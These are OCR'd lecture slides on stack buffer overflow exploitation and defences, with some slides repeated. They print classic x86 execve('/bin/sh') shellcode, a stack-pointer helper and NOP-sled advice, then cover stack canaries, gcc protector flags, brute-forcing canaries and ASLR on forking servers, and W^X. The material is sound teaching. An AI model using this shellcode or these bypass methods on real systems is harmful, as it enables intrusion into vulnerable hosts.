
Solution:
Alternative machine code that avoids NULLs

Building shell code

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Another issue:
strcpy stops when it hits a NULL byte


Solution:
Alternative machine code that avoids NULLs



How do we know what to set ptr (Bad EIP) to?

```
user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void)
{
        __asm__("movl %esp, %eax");
}

int main()
{
        printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

user@box:~/pp1/demo$ _
```


This is a crude way of getting stack pointer



We can use a nop sled to make the arithmetic easier

Instruction “xchg %eax,%eax” which has opcode \x90

Land anywhere in NOPs, and we are good to go




We can use a nop sled to make the arithmetic easier

Instruction “xchg %eax,%eax” which has opcode \x90

Land anywhere in NOPs, and we are good to go

Can also add lots of copies of ptr at end

Countermeasures?




Low memory addresses

High memory addresses

- Stack protections
- Address space layout randomization
- W^X (non-executable stack)
- Control-flow integrity

Detecting buffer overflows: stack canaries




Before executing function, write canary value to stack

Three type:

- Random value (choose once for whole process)
- Terminator canary (NULL bytes / EOF / etc. so string functions won't copy past canary)
- Random XOR canary (XOR random value and stored EIP and/or EBP)

On end of function, check that canary is correct, if not terminate process

Detecting buffer overflows: stack canaries



StackGuard paper (1998):


- GCC extension that adds runtime canary checking between saved EIP and EBP
- 8% overhead on Apache

What is the problem with this?

ProPolice (IBM gcc patches 2001-2005):

- Moved canary to after saved EBP
- Rearranges local variables so arrays are highest in stack

Detecting buffer overflows: stack canaries



StackGuard paper (1998):


- GCC extension that adds runtime canary checking between saved EIP and EBP
- 8% overhead on Apache

What is the problem with this?

ProPolice (IBM gcc patches 2001-2005):

- Moved canary to after saved EBP
- Rearranges local variables so arrays are highest in stack

Detecting buffer overflows: stack canaries



StackGuard paper (1998):

- GCC extension that adds runtime canary checking between saved EIP and EBP
- 8% overhead on Apache


What is the problem with this?

ProPolice (IBM gcc patches 2001-2005):

- Moved canary to after saved EBP
- Rearranges local variables so arrays are highest in stack

Protect local var pointers

Detecting buffer overflows: stack canaries




Low memory addresses

High memory addresses

Contemporary gcc implementation

Flag	Default?	Notes
-fno-stack-protector	No	Turns off protections
-fstack-protector	Yes	Adds to funcs that call alloca() & w/ arrays larger than 8 chars (--param=ssp-buffer-size changes 8)
-fstack-protector-strong	No	Also funcs w/ any arrays & refs to local frame addresses
-fstack-protector-all	No	All funcs

Detecting buffer overflows: stack canaries



Low memory addresses

High memory addresses

How to circumvent canary protection?

http://www.phrack.org/issues.html?issue=56&id=5

“Reading” the stack to recover canary

Request (can trigger buffer overflow in stack)


Apache forks
off child process
to handle request

fork() copies process memory into child. So every child has:

- same canaries
- same address randomization

Response or process crashes

Apache web server w/ buffer overflow




For each value x, send request and see if responded to properly


Expected $2^7 + 2^7 + 2^7 + 2^7 = 512$ requests

Repeat for subsequent bytes of canary

Address space layout randomization (ASLR)



Address space layout randomization (ASLR)



Linux PaX implementation for example:

- Randomize offsets of three areas
- 16 bits, 16 bits, 24 bits of randomness. More in 64-bit architectures
- Adds some unpredictability that should help prevent exploits

Defeating ASLR

- Large nop sled with classic buffer overflow
  - W^X prevents this, stay tuned
- Use a vulnerability that can be used to leak address information
  - E.g., printf arbitrary read
- Brute force the address using forking process


Reading the stack, remotely

Request (can trigger buffer overflow in stack)

Apache forks
off child process
to handle request

Response (unless process crashes)

Apache web server




Reading stack for EBP/EIP can give approximate address offset

Countermeasures

- Stack protections
- Address space layout randomization
- W^X (non-executable stack)
- Control-flow integrity

W^X (W xor X)

- The idea: mark memory page as either
  - Writable or Executable (not both)
- Specifically: make heap and stack non-executable
- Default in gcc now, turn off with –z execstack



Low memory addresses


High memory addresses

W^X (W xor X)

- AMD64: NX bit (Non-Executable)

  IA-64: XD bit (eXecute Disabled)

  ARMv6: XN bit (eXecute Never)
  - Extra bit in each page table entry
  - Processor refuses to execute code if bit = 1
  - Mark heap and stack segments as such



Low memory addresses

High memory addresses

